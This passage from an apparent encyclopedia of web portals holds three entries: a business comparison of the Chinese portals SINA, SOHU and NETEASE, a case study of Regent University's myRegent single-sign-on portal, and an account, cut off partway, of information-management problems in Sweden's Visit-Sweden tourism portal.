Figure 1. Orientation of SINA,SOHU and NETEASE

SINA	SOHU	NETEASE
• SINA is a leading online media and value added service provider (VAS) for China and for Chinese communities worldwide with more than 100 million registered users. • SINA generates revenue from five major business lines including SINA.com (online news and content). SINA Mobile (mobile value-added services), SINA Online (community-based services and games), SINA.net (search and enterprise services), and SINA E-Commerce (online shopping and auctions) • Fiscal 2005 Net revenues of $193.6 million Source: www.sina.com.cn	• SOHU.COM is one of China's top-tier Internet media properties accessed by millions of Chinese for their daily information, communication, and entertainment needs. • SOHU's business model consists of brand advertising and sponsored search targeting corporate clients, as well as wireless valued added services, e-commerce and online games targeting individual consumers. • The first 3G Chinese Interactive Search Engine Service Provider. • Fiscal 2005 Net revenues of $108.3 million Source: www.sohu.com	• NetEase operates a leading interactive online and wireless community in China and is a major provider of Chinese language content and services through online games, wireless value-added services, and Internet portal businesses. • NETEASE generates revenues from fees that charge users of their online games and wireless value-added and other fee-based premium services, as well as from selling online advertisements on the NetEase Web sites. • Fiscal 2005 Net revenues of $210 million Source: www.netease.com

NETEASE	56.16	15.69
YAHOO	39.18	24.79
GOOGLE	414.86	67.81

homogeneity in the content is based on their orientations where news, finance, IT, sports, and entertainment are the symbols for an online media

Financial Performances

In this section, P/E is short for the ratio of a company's share price to its per-share earnings. P/E ratio = market value per share/earnings per share (EPS).

Most of the time, the P/E is calculated using EPS from the last four quarters. This is also known as the trailing P/E. Historically, the average P/E ratio in the market has been around 15-25. This fluctuates significantly depending on economic conditions. The P/E can also vary widely between different companies and industries (iResearch, 2004).

In general, a high P/E suggests that investors are expecting higher earnings growth in the future compared to companies with a lower P/E. It is usually more useful to compare the P/E ratios of one company to other companies in the same industry, to the market in general or against the company's own historical P/E (www.investopedia.com). A better interpretation of the P/E ratio is to see it as a reflection of the market's optimism concerning a firm's growth prospects. The P/E ratio is a much better indicator of a stock's value than the market price alone.

NETEASE has the highest P/E compared with SINA and SOHU due to its faster revenue growth rate while SOHU has the lowest P/E ratio. The reason comes from the fact that SOHU could neither provide better news than SINA nor better online games than NETEASE.

There are some differences in terms of revenue constitution for the above three companies. Both SINA and SOHU focus more on their online advertisements while NETEASE concentrates their core business on their online games and wireless VAS.

THE DEVELOPMENT OF CHINESE WEB PORTAL

Definition of Web Portal

According to the computing dictionary, (http://computing-dictionary.thefreedictionary.com), a Web portal is a Web "supersite" that provides a variety of services including Web searching, news, white and yellow pages directories, free e-mail, discussion groups, online shopping, and links to other sites. The Web portal was initially used as a search engine and for providing Internet access services. As the market competition became more and more fierce, the Web portal was needed to develop new businesses to attract and sustain Internet users. The Web portal has become a network super market in the virtual world (Zhu, 2004). At the moment, the portal Web site usually provides news, search services, chat room, BBS, free mail box, music, e-commerce, virtual community, online games, free Web pages, and so on.

Web Portal Evolvement Curve

Web portal development stages in China can be described in the following figure (Zhang & Zhu, 2006).

1997 to 1999 is the starting stage for Web portals in China and the user recognition was built then. On February 25, 1998, the first category search engine, SOHU, was developed. At the same time, SINA emerged and became the largest Chinese Web site.

On April 13, 2000, SINA was successfully launched in NASDAQ, NETEASE and SOHU issued stocks at a similar time in July, 2000. The Web portal has come into the peak value expectation overstated stage.

The Internet bubble has collapsed since then. The SINA market share got to its bottom floor of 1.06 USD in October, 2001 (Yahoo Finance, 2001). SOHU's share even dropped to

Figure 6. Revenue constitution for SINA, SOHU and NETEASE(%) (Data source:2005 SINA,SOHU, and NETEASE financial report)

Revenue Source	SINA	SOHU	NETEASE
Online advertisements	43.9	65.5	14.2
Non advertisement services	56.1	34.5	85.8

B

60 cents in April, 2001 (Yahoo Finance, 2001). Even worse, NETEASE dropped to 53 cents in June, 2001 (Yahoo Finance, 2001). Due to the error disclosure of its financial report, the exchange of NETEASE was terminated on September 4, 2001 (Yahoo Finance, 2001). The Web portal entered the bottom valley of disillusion.

In July, 2002, the three Chinese Web portals issued their Q2 financial reports and announced that they had become profitable since then (Yahoo Finance, 2002). The foundation for their profitability at that time is the short message services (SMS).

The Chinese Internet use touched 68 millions in 2003 (CNNIC, 2006). The three Web portals have made outstanding achievements. The previous rubbish stock, which was worth less than 1 dollar, has come up to over 70 US dollars per share. The profitability business module for the Web portal, which covers SMS, online games, and online advertisements has been clear.

Key Success Factors (KSF)

Grant (2001) has argued that two key factors condition a firms success and subsistence, that is, a firm should provide the products that suit customer's needs and a firm should discuss two questions for subsistent competition: What is it our customer's want? What do we have to do for subsistent competition?

Porter (1998) has described the key success factors (KSF) in competitive advantage in the "Five Forces": the degree of rivalry, the threat of entry, the treat of substitute, buyer power, and supplier power. Although the three Chinese Web portals have their own unique successful stories, there are KSFs that could be classified into three categories.

Clear Profitability Module is a Pre Condition

Any Internet company is an economic entity, while both attention economy and eye ball economy are virtual (Zhu, 2002). A company could survive and consecutively be developed on the basis of faithful profitability module. A successful business module has to support five key factors:3W+2H.

- How to make money—Profitability Module
- How to achieve—Technological availability
- What—Product
- Where—Channel
- Who—Customer


In terms of profitability module, the three Chinese Web portals got their revenue mainly from:

1. online advertisements,
2. fees for experiences (mobile value added services and online games, and
3. purchase (electronic commerce).

The corresponding functionality for the Web portals are their media service, service and application provider functionality.

The development of the Internet in China is somewhat different when compared with global markets. Those differences are even bigger for the Chinese Web portals. Eighty seven percent of revenue for Yahoo comes from their online advertisements (Yahoo financial Report, 2005), while the online ads are not a main stream business for their Chinese counterparts. On the contrary, SMS and online games are quite successful in China.

Figure 7. Web portal development stage in China



Internet Traffic is Foundation for a Web Portal

The three Chinese Web portals began providing their mail box and homepage services with a service fee in 2002. SOHU even extended its business into domain name registration. But, in fact, it is not those charged service but SMS, advocated by China Mobile, that became the break through for the profitability sources for those Web portals. At the same time, NETEASE achieved great success on their online game business. As more and more big free mail box services have been introduced to the market, the Web portals have been faced with great challenges from their giant competitors, such as Yahoo and Google.

It has been proven that free service is the best way for online promotion, as the Internet traffic and scalability could be extended by means of free services that are fundamentals for profitability.

Nevertheless, mobile value added service is an exception. The service provider could share the charged service fee with a telecom company, which is a very good profitability module. As the managing cost for mobile networks are relatively high, it is difficult to provide totally free mobile value added service. The customer will need to pay for the traffic fee even though they do not need to pay for the content. Of course the traffic fee for WAP Web sits is also very important.

Going to the Stock Market is a Guarantee for the Development of a Web Portal

It is crucial to find an appropriate time for a company to go to the stock market. The funding obtained in the stock market could be a driver for the consecutive innovation and development for a company. At the same time, it could keep the stability for the core team as well. The anti-risk capability will also be strengthened based on the standardized operations within a company. However, there are some disadvantages to become a public company such as the increase of transparency and managing cost.

FUTURE DIRECTIONS FOR CHINESE WEB PORTALS

The World is Changing

The first global Web portal, Yahoo, made an outstanding achievement in the first quarter of 2005. Their financial report showed that their first quarter revenue in 2005 touched 1.174 billion USD with a net profit of 0.205 billion — nearly a 100 percent increase compared with 2004. The business module inside this breaking down revenue is quite simple; 87 percent of the revenue came from their online advertisements (YAHOO financial report,2005).

The previously mentioned success attracts more competitors to share the portal market, including Google, whose revenue reached 1.256 billion USD in the first quarter of 2005, with a net profit of 0.369 billion USD (Google financial report, 2005). In May, 2005, Google launched its characteristic services, such as customized homepages, that allowed users to add their personalized content, and such as stock market information, weather forecast, and electronic news preview, and so forth. As early as 2004, Google launched its news searching channel, which could be a symbol for Google to transform to an Internet portal.

Opportunity vs. Challenge

Figure

According to a report from CNNIC (China Internet Networking Information Center), Chinese Internet users have exceeded 100 million at the end of 2005 and reached 111 million. China has become the second largest Internet customer base worldwide and is expected to reach 338 million by 2010.

The newest Nielson/Netratings research report showed that about one fifth of local American Internet users are more liable to read online newspaper rather than traditional printed none.

Figure 8. Profitability module for SINA, SOHU, and NETEASE (Source and conclusion from financial report of SINA, SOHU, and NETEASE, 2005)

	Online advertisements	Mobile value added services	Online games	Electronic Commerce
SINA	**	***	*	*
SOHU	***	*	**	**
NETEASE	*	**	***	

Huge Potential for Online Advertisement

The Chinese online advertisement market in 2005 was 2.7 billion RMB, while the figure for 2006 will be 4.0 billion RMB. Revenue from TV advertisements for the year 2004 in China was 25.5 billion RMB showing a huge potential for online advertisement. (iResearch, 2004)

Competition will be Intensified for Web Portals

More Internet companies has transformed to become a Web portals in China. TOM and QQ are the two newcomers while at the same time, Microsoft MSN has launched its own Chinese portal, as did YAHOO 3721. It could be expected that more and more Internet companies will compete in the portal market in China.

Web 2.0 Technology

Web 2.0 technology fulfills the real interactions of the Internet, where the information recipient could also be the information maker. Blog, RSS (Really Simple Syndication), and Wiki have been grasped by some of Chinese Internet users. WEB2.0 has fulfilled the entire interaction for the Internet, the information recipient becomes the information producer at the same time. The traditional Web portals, such as SINA,SOHU and NETEASE, will have to meet with the real competitions.

CONCLUSION

Differentiation Competition is the Most Practical Choice for Web Portals

SINA has done their best in the accuracy and fast delivery of SINA news, while NETEASE focuses on providing in-depth news for Internet users in addition to their great success in online games..

At the beginning of 2004, NETEASE made fundamental changes on their homepage and optimized each channel in 2005. SOHU emphasized the integration of resource matrix that is a key advantages compared with its competitors.

From Uniformed to Personalized Web Portal

It is customer demand that lead to the development of the Internet and this became Web portals for service integration. It is also consumer demand for finding and getting precise information from an enormous source that gave birth to the search engine. IM (Instant Messaging) tools became popular as the Internet user has demanded sociability.

The uniformed and one-stop services combined with POPUP advertisements and similar news are the current status for Chinese Web portals. The relationship between an Internet site and the user is to rely on each other, that is entertainment and profitability (Zhu, 2004).

Maslow (1943) created his famous hierarchy of needs. Beyond the details of air, water, food, and sex, he laid out five

Figure 9. NETEASE Business Report has become a major competitor to SINA News (Source: http://www.netease.com)

Table 1. Comparison between uniformed portal and personalized Web portal

Phase	Uniformed portal -1G	Personalized Portal - 2G
Core Competency	Editor Based unicast broadcasting	Personalized based multicast broadcasting
Broadcast Module	Centralized Control	P2P (Point to Point)Dialogue
Orientation of Internet user	Passive	Active
Roles for Internet users	Customer, reader, information recipient and user	Customer, Reader, Information Recipient and user Producer, Writer for User, maker and Broadcaster
Main Content	Chosen by editors	Personalized making, Auto choose
Direction for Content	Coincide with main stream media and commercial profitability	In pursuit of customization and personalization
Core Application	News, E-Mail, Searching engine etc	Borg, RSS, Content Aggregation etc
Interactive Content	Supplement	Core
Content Mechanism	Blocked Edition	Open Aggregation

broader layers: the physiological needs, the needs for safety and security, the needs for love and belonging, the needs for esteem, and the need to actualize the self, in that order.

The needs for esteem and the need to actualize oneself are at the moment far away from satisfaction. There are neither geographical closeness between Web sites and their customers, nor do they have psychological closeness (doing well or not makes not too much differences or links to the customer).

With the development of Web 2.0 technology, the traditional uniformed portal will definitely transform itself to a personalized Web portal. Figure 8 shows the differences between an uniformed portal and a personalized Web portal. (Zhang & Zhu, 2006).

With the adoption of WEB2.0 technology, Google has advocated its personal portal, which allows its user to customize news from the New York Times and BBC, weather forecasts, and financial information as long as the user has a Gmail account. The combination of IM, Blog, and RSS is a marvelous and creative idea. It will be the real personal Web portal era when the Internet user can get all their network needs as long as they activate IM after they open their personal computer.

KEY TERMS

Key Success Factors in Competitive Advantage in the "Five Forces": The degree of rivalry, the threat of entry, the treat of substitute, buyer power, and supplier power.

P/E: Short for the ratio of a company's share price to its per-share earnings.

P/E Ratio: Market Value per share/Earnings per Share (EPS).

Web Portal: A Web "supersite" that provides a variety of services including Web searching, news, white and yellow pages directories, free e-mail, discussion groups, online shopping and links to other sites.

A Case Study of an Integrated University Portal

Tracy R. Stewart
Regent University, USA

Jason D. Baker
Regent University, USA

INTRODUCTION

The increasing complexity and interdependence of campus technology systems poses a significant challenge to universities. Such efforts cannot be solely the domain of a university technology department but requires participation across the institution in order to ensure success. As Irvine (2003) noted, "a decision about course management platforms or portals and their interoperability with other campus systems is a critical institution-wide issue that involves the whole university community" (p. 5). This case study considers the development of an Oracle-powered database-driven student and faculty information single-sign-on portal at Regent University called myRegent. This recently developed portal integrates with our existing student information and learning management systems, SCT Banner, and Blackboard Learning System respectively.

From its inception, Regent University has leveraged technology to allow students to participate in graduate education without limiting students to live in a particular geographical location during the course of their studies. Since 1989, the faculty have harnessed distance education technologies and corresponding instructional models to extend educational access beyond Southeastern Virginia. In the years since the first distance education courses were offered, Regent University's off-campus programs have undergone the following technological progression:

- **1989:** Off-campus courses offered using audiotaped lectures on cassettes.
- **1995:** Implemented the PC-based TopClass software, which provided a secure online discussion forum to increase interactivity.
- **1997:** Implemented a Cold Fusion database-driven Web site, which increased capabilities and features for threaded discussions.
- **1997:** Upgraded to the Web-based TopClass learning management system providing an online learning environment for distance courses.
- **1997:** Adopted Web textbooks published by Prentice Hall Business Publishing for use in online courses to reduce learner costs.
- **1999:** Adopted the Blackboard Learning Management System—marking Regent University as one of the first 100 schools to do so—and unifying all online programs into a single online learning environment.
- **2004:** Integrated HorizonWimba into the Blackboard system to add rich-media synchronous features into the online classroom.
- **2005-2006:** Rolled out myRegent portal across campus, providing a single-sign-in to an increased set of online educational features.

Regent University's Information Technology Department also assisted in the design and development of a digital media database called ROMA (Regent Online Media Assets). Through a Web interface, our faculty can browse and download images, audio and video clips, and other learning materials through a central database. This rich media database server enables faculty to use and reuse these media assets or learning objects in their online and campus courses. This is consistent with Gilbert's (2003) call for structured and searchable collections of instructional content to enable faculty to easily locate quality materials admit the electronic chaos.

Both the faculty and administrative staff of the university are adept at using technology to allow students to complete all of their studies off-campus. Most recently, the university has used video-teleconferencing and Web technologies to promote distance learning. Given the growing number of distance-learning students, a single portal allowing a student access to services regardless of geographic location is of particular importance to this university. Furthermore, such a portal will benefit on-campus students by simplifying and increasing access to relevant information and enabling campus students to access these materials during the academic years and summers.

PORTAL PURPOSE AND DEVELOPMENT

Regent University maintains a university home page at http://www.regent.edu. This newly redesigned, Oracle database-driven Web site provides a convenient way for prospective students, current students, alumni and friends, faculty and staff to access administrative and departmental services. The Regent University home page averages more than 25,000 page views per day. In addition, students have access to the user-centered library portal with a customizable interface to collections of Internet resources, including over 100 separate online academic and professional databases, which are available 24/7 to faculty and students with Internet access. The university also provides the Blackboard Learning System (2006) for online and blended courses, as well as SCT Banner (2006) for our student information system. In short, our students, faculty, and staff currently use a variety of self-service portals ranging from admissions, course registration, tuition payment, review of pay slip information, and access to digital databases.

With all of these resources available to the university community, there is a serious problem of information overload, which prevents members from making effective use of the resources. Campus surveys have repeatedly demonstrated high levels of satisfaction with individual online resources but widely varying usage levels, which have led us to conclude that many quality resources are simply being overlooked (Baker, 2003). Accordingly, we proposed the development of a single-sign-on portal to enable us to better serve our university customers (i.e., students, staff, administrators, and faculty) more effectively. Such a portal would be a truly integrated product, which would allow users to control what they see—customize, personalize, and choose content—and generally make things simple. Our twin goals were to increase customer satisfaction as well as promote higher productivity.

We believed that the information technology (IT) department was the ideal organization to spearhead this managed learning environment development because of the technical challenges involved with such a project (JISC, 2002). Furthermore, IT was in the unique position to serve as a university-wide facilitator, promote integration, recommend ways to change business processes, and, finally, because IT knows the most about how the various schools and departments function. This project was seen as strategic for two reasons. First, the university recognizes the need to use technology to improve the learning experience for students and to improve the business of the university. Second, good applications help the university develop an advantage over other universities that compete for tech savvy students.

As we consider the development of the myRegent portal, we adopted an incremental development cycle. In other words, the first site we launched was not our final site but rather we are building the site incrementally. We want to decentralize some of the portal management so departments can manage their own data and yet provide a single sign-on access to offer quick and easy availability to all our systems. Key issues that we're addressing include standards for the user interface (i.e., look and feel), systems integration, and how to enable the development of custom modules to enhance the portal's features. We want the users to know they are dealing with one institution—Regent University—when they navigate our portal.

We went with an Oracle-based solution in no small part because of our strong relations with key vendors such as Oracle, Blackboard, Sun Microsystems, and SCT. Regent has an accomplished marketing department and the university has acted as an impressive, supportive showcase environment for vendors to demonstrate technology to potential clients. In 2002, Regent hosted a higher education technology seminar sponsored by Oracle Consulting. Participants were universities in the Hampton Roads and Richmond area that hold a U.S. Campus License for one or more Oracle products. Additionally, the university has acquired expertise with Oracle Financials, SCT Banner, and other critical enterprise applications. Our success has been due to the deliberate policy of hiring the best team, training that team, and using standard project and change management techniques to effectively manage and control implementations.

The CampusEAI Oracle Portal (2006) software provided both a challenge and an opportunity for the IT staff to jumpstart an initiative we have been actively pursuing for the past few months. The Regent University team is already a cohesive unit that is skilled and knowledgeable in the area of portal implementation and system integration. The staff members have prior experience in full-scale development of a commercial portal. The staff already has solved the technical issues that would present challenges in the implementation of such a project.

The university developed a custom, Web-enabled application using the Cold Fusion Web-database integration platform with a back-end Oracle database system. The objective of this application is to allow users to synchronize passwords across Regent's network domains, detect unauthorized access attempts, and ensure strong password management. The IT department then performed an analysis of the various mechanisms that disparate applications use to handle security. The department considered encryption schemes, two-tier vs. three-tier implementations, and methods for secure handling of the password. IT then moved to eliminate all the internal mechanisms that allow a user to change his password independent of the custom application. In parallel, Regent University has been revisiting its own administrative policy concerning naming conventions for user accounts and utilize a central creation point to ensure consistency, prevent duplication, and multiple assignments.

The portal is still in early stages of roll-out. Our focus right now is on the education of users about this new single-sign-on approach and the elimination of separate username and password combinations. As a result of this project, we're continuing to become more user-oriented, addressing operational issues as they are discovered, and continuing to find and implement tools that makes the business of education more user-friendly (for students, faculty, and the administration). The portal is also empowering users to find answers to questions or common problems on the Web site first. This is part of an attempt to be proactive in improving customer satisfaction by providing structured and intuitive assistance. This should reduce calls to the customer support center, which could then focus on solving more difficult user problems.

The portal project has furthered IT's desire to become a resource that is an expert on the systems it supports from a user perspective. The department intends to be a useful and integrated part of the university, becoming a center of expertise for applications ranging from Microsoft Office, e-mail, various report-generating tools, Oracle Financials, Banner, Blackboard, and others. The department wants all parts of the university to use its expertise and be involved in improving productivity and educational effectiveness. By leading an effort to better identify the data needs of the university community and provide better access to Web-based tools that will allow users to generate real time reports (e.g., metrics associated with Oracle financials, student registration, financial aid, and others to be identified) the portal has helped improve university-wide business practices.

FUTURE PORTAL EXTENSIONS

Since the portal is being pursued incrementally, there are numerous additional projects, which are in various states of development. We're attempting to improve the trouble-handling process used by the computer support center—to improve response times and customer satisfaction. One way of doing that is to create Web-based, self-help tools for users (e.g., to assist them in tracking the status of any trouble report sent to the computer support center). Another is the improvement of IT department computer support center trouble management software (Magic) to help us collect trouble report data in a more structured manner, and analyze trouble report data to identify root causes and trends associated with problems reported by users. Such metrics will help improve the IT department operation by allowing us to identify and fix chronic issues.

We're also currently working to identify and introduce tools on an intranet that will add value to the university's operations. An example of such a tool would be the live online faculty/staff directory that we implemented in 2001. Other tools will be found to improve administrative functions (human resource forms, other forms, etc.), and educational functions (instructional training and support, book lists, discussion groups, demographics). This effort implies the need to implement access control on applications that are used to share or analyze sensitive material. Similarly, we're continuing to refine strategy and goals in response to university needs. The department will seek ways to improve our value and effectiveness to the university—also improving the perception of our user community.

In addition to the administrative and infrastructure tasks, we're also looking for ways to harness the portal to improve relationships with current students as well as prospective students and alumni. We're running test pilots for online video-teleconferencing with potential guest speakers from any location using high-speed Internet access. The IT department has developed a kit that can be shipped to any individual to provide a real-time lecture to classrooms in any location and are integrating audio and video archiving features into the Blackboard system. In addition, we're attempting to implement and integrate more banner modules (e.g., prospect Web and admissions) into the portal to allow prospective students to apply online to the university. Furthermore, we want to extend the relationship with alumni by offering additional functionality through our Web site for alumni such as searching for friends or classmates, updating directory profiles, and receiving materials from the university.

CONCLUSION

One of the hidden strengths of this portal development is that it is a means of improving the academic community at Regent University. Much of the research into online community has focused on the relational dynamics that appear in synchronous chat rooms, asynchronous discussion boards, e-mail, and other mediated environments. Such community experiences are then compared to their face-to-face counterparts and, not surprisingly, criticized as shallow imitations of the ideal. Such approaches fail to consider that the learner, regardless of geographic location, is simultaneously a member of multiple communities--academic, vocational, familial, social, and others—and these communities exert influence even when they're not in focus.

This portal project is another step in Regent's efforts to connect the university with the students' local communities and use such local relationships to strengthen the on-campus and distance learning experience. Such efforts would likely not only increase the shared sense of classroom community but would recognize the dual citizenship that distance learners have as members of a classroom community as well as one or more local communities. We believe that the net result of such efforts will be an increased affect for the university and ultimately a richer and more fruitful experience for all Regent community members.

KEY TERMS

Course Management System: (CMS): A computer software program designed to support the delivery of online instruction. Popular CMSs include Blackboard, WebCT, and Moodle. Often used synonymously with learning management system.

Database: A software package for storing information in a searchable and relational structure. Popular databases include Oracle, MySQL, SQL Server, and Access.

Incremental Development Cycle: A process of software development that attempts to create, test, and release code in stages rather than waiting until the entire program is completed. This model ensures that code changes can be made based on user experiences with the incremental deliverables rather than only after the first complete version of the program has been released.

Learning Management System: A computer software program designed to support the delivery of online instruction. Popular CMSs include Blackboard, WebCT, and Moodle. Often used synonymously with course management system.

Learning Objects: Small pieces of instructional content that can be incorporated in, or assembled to create, course content. Ideally, such content is designed to be reusable.

Managed Learning Environment (MLE): The term managed learning environment (MLE) refers to the whole range of information systems and processes of a college or university … that contribute directly, or indirectly, to learning and the management of that learning (JISC, 2002).

Rich Media: Graphics, audio, video, and other non-textual media, sometimes called multimedia.

Single Sign-On: The ability for a computer user to access multiple systems with one username and password combination, thus eliminating the need to log in and out of different systems with separate accounts.

Student Information System: A computer software program used by educational institutions to track student records, usually including personal information, grades, transcripts, financial aid, and other relevant information.

Challenges and Pitfalls in Portal Information Management

Fredric Landqvist
Viktoria Institute, Sweden

Dick Stenmark
IT University of Göteborg, Sweden

INTRODUCTION

One major objective for information portals is to provide relevant and timely information to their intended target groups. The main challenge from an information management perspective, however, is that the portal itself does not have full information ownership, and therefore cannot guarantee information quality. Poor information quality severely decreases the actual business value of a portal, but the quality of the portal information is inherited from the underlying sources. The case study we present illustrates the evolution of the Swedish Travel and Tourism Council's (STTC) national Internet portal through three phases, thereby unmasking some of the core problems in portal information management: information ownership, stakeholder incentives, and clear business roles in the content provision process.

Information portals have been on the business agenda since the hey-days of the Internet era, and can as a concept originally be attributed to Yahoo! Inc., an Internet search service that has categorised Web information since 1994 (see www.yahoo.com). However, the portal concept has during the last 10 years emerged to encompass much more than merely a set of links to Web pages. In early 2000, industry trend-watchers forecasted that portal development in corporations would skyrocket. Delphi Group reported that 55% of Fortune 500 companies already had corporate portal projects in progress and Gartner Group predicted that more than half of all major companies by the end of the year 2001 would have corporate portals as the primary method for organising and discovering corporate resources (Detlor, 2000). The hype can partly be attributed to highly overtoned statements found in management literature: "The corporate portal is the most important business information management project of the next decade" (Collins, 2001) or *Information Week*'s speculation whether portals will become "the next generation of desktop computing [and] … do for global knowledge-work what the railroad did for the industrial revolution" (Koulopoulos, 1999). However, as Dias (2001) points out in her review of portal literature, the benefits are still to be seen. Following her review, it is evident that there is still no scientifically sound proof and most of the claimed benefits are merely anecdotal with Detlor (2004) as the obvious exception. Dias concludes by calling for more real case studies of portal implementations in order to verify these claims and we therefore intend to make a contribution by reporting from an actual case study. In our work we focus on the back-end side of enterprise portals, that is, the integration point with all underlying information resources.

BACKGROUND

This work has been carried out in close collaboration with the Swedish Travel and Tourism Council (STTC), as a longitudal qualitative case study (Landqvist & Stenmark, 2006). In 1999, STTC, the Swedish Tourist Authority and the Swedish Tourist and Travel Industry Federation started two inter-organisational development projects, one aiming to increase knowledge sharing within the tourism industry (see Landqvist & Teigland, 2005), and one that intended to enhance the visibility of Sweden on the Internet (Visit-Sweden). In this text, we focus on the latter, and have interviewed the infomaster and CIO of STTC.

The tourism industry has already been recognised as highly fragmented and in need of various collaboration and coordination efforts. Research on tourism development has hence highlighted the importance of engaging all potential stakeholders, and to do so early in the development process (Aas, Ladkin, & Fletcher, 2005). When it comes to stakeholder participation and IT projects, Irani (2002) showed a relationship between the level of involvement in the concept justification phase and the level of commitment towards project success. Beecham, Hall, Cottee, and Rainer (2005) show that lack of stakeholder input in requirements engineering processes is a major problem and a cause of project failure.

Regarding portal design, researchers have acknowledged the need to involve stakeholders. To illustrate, Detlor (2004) advocates participatory design (PD), that is, an approach which lets the users take active part in eliciting requirements and making decisions. According to Detlor (2000), PD is a "robust and comprehensive method by which to secure a useful and well-utilised portal system" (p. 78). Three factors contribute to this. First, without actual users it is difficult for developers to correctly identify how knowledge is being utilised across the organisation. Second, portals span the entire organisation and must thus be based on the input from all stakeholders. Third, a portal changes the daily routines of the organisation. To ensure the buy-in from as many users as possible, they should be involved early in the development process.

However, Detlor's suggestions relate to the design of the portal *per se*. Even though no single definition of what a portal is has emerged most commentators seem to agree that a portal should be understood as the integration of application software and information infrastructure, able to aggregate a selected subset of information to through a central location (Shilakes & Tylman, 1998). A portal's primary function is thus to provide *easy access to information and service already available elsewhere and not itself act as such a source* (Detlor, 2000) (emphasis added). For this integration to work, the underlying information and services must be very precisely aligned, but it is unclear how this alignment is supposed to happen. This back-end side of the portal has not been covered by previous academic work nor is it described in the trade press or in the vendors' brochures. It seems that the integration is tacitly understood as trivial, but, as our case shall illustrate, this is far from the case. On the contrary, the work required to align information and services in such a way may exceed the benefits for the information owner, and hence overturn the entire portal implementation.

The focus of the business case will not be on the technical aspects of the portal itself but on the demands the portal places on the underlying information resources and how stakeholder involvement affects the degree to which these demands are met.

SWEDISH TRAVEL AND TOURISM COUNCIL PORTAL

The Swedish Travel and Tourism Council is a national organisation, responsible for the promotion of Sweden as a business and leisure travel destination. STTC is owned equally by the Swedish Government and by the Swedish tourism industry. The main focus is marketing, information, coordination and distribution to the travel trade, media and consumers. The business objectives are to ensure attractive and enriching experiences while traveling in Sweden, improve profitability for companies and cooperative organisations in Sweden, and increase income and enhance prosperity for Sweden as a nation.

In the rise of Internet as the main channel for communication and marketing within the tourism industry in the late 1990s, STTC realised an urgent need to provide an Internet platform for easy access to the Swedish travel and tourism experience. This was the starting point for STTC's information portal Visit-Sweden.

The Swedish tourism industry as such is very entrepreneur driven, dominated by small and medium sized enterprises, geographically spread, and very branch specific. In addition, there are also some very large entities within the industry, for example, hotel associations or strong Swedish tourism brands that stand out such as Glasriket (the Crystal Kingdom). The tourism industry also has political dimensions, since all regions and cities do their best to draw attention to their particular offerings. The complexity of the underlying information environment was (and still is) overwhelming. The information resources could either be a simple home-page for a one-man company out in the bushes, a portal with several context-specific features and applications, for example, a hotel booking systems or a regional content intensive site. The diversity and chaotic nature of the information sources made the application development extremely intricate.

A set of stakeholders from the tourism industry was allocated and tightly involved in the identification of the requirements as well as in the incremental site construction as such. A market analysis was also carried out to illuminate the end-user demands on a tourism portal of Visit-Sweden's magnitude. Throughout all the different development phases described, STTC used end-user involvement through usability testing in a test lab. This was combined with industry stakeholder involvement to set the priorities corresponding to end-user needs. The industry stakeholders had a broad representation of the industry as such, but none of them were also owners of the key information resources that needed to be aggregated into the portal.

First Appearance: Pilot (1999)

The business driver behind the first pilot of Visit-Sweden was to allow visitors to find Swedish tourism experiences. This vision led into the domain of search portals, that is, a search engine-driven Web site. It did not go as planned, however.

Even though a multitude of tourism sites were readily available, they were hard to track down in the information gathering processes. The fine tuning of the different Web crawlers was cumbersome and very manually intense, and the central administrators were not particularly experienced with search engine configuration. Another problem with the sites that actually were indexed was that the information quality was so low. The Web sites contained both test data and outdated information that cluttered the index and hid the more useful pieces, since the awareness of searchability was not present in the mindset of most site owners. Consequently, neither a guide to the site structure (robots.txt file) nor relevant metadata were present.

Second, many of the end users searching for traveling experiences in Sweden did not have enough knowledge about Sweden to construct precise search queries and Boolean expressions that would narrow down the result lists into something useful. They rarely constructed any complex search queries, and they did not use the advanced search form at all. A majority only entered a single keyword. The negative feedback received from the end users and the tourism and travel industry indicated the need to help the end user in the navigation.

Second Coming and Relaunch (2000-2002)

The business vision that the Swedish Tourism and Travel Council had for the second version of the portal was for the end users to be able to drill down into the unexploited and unexplored information resources that represented tourism in Sweden, and refine the information into usable fuel for the end users' travel planning, both when the end user was in pretravel mode and while being in Sweden. STTC also wanted to customise the information according to well-known target groups, and in some sense personalise the appearance to further improve the end-user experience and the perceived information quality.

The experience from having relied solely on a search engine in the first pilot version uncovered many problems. Based on the problems in the pilot, STTC acquired a new search engine that would also help out in the information management and automatic categorisation domains. The vision was to help the end user with a personalised Yahoo-like navigation. In addition, two other dimensions were also included: spatial information and time-related information.

For the spatial information, STTC acquired a geographical information system (GIS) to provide dynamic maps and positions. To be able to actually get good information into this system and the related producer/product database, STTC asked the information owners to codify all their offerings and geographical positions according to STTC's standards. Because of the awkward input process, not many did, however.

The time-related information was meant to enable the search for events, but this complicated things even more. Many information owners already had self-developed calendar applications to market different local events, but these were incompatible with one another. STTC started a standardisation process together with several different important industry players in order to develop an XML scheme that would expand the calendar objects with event-specific data.

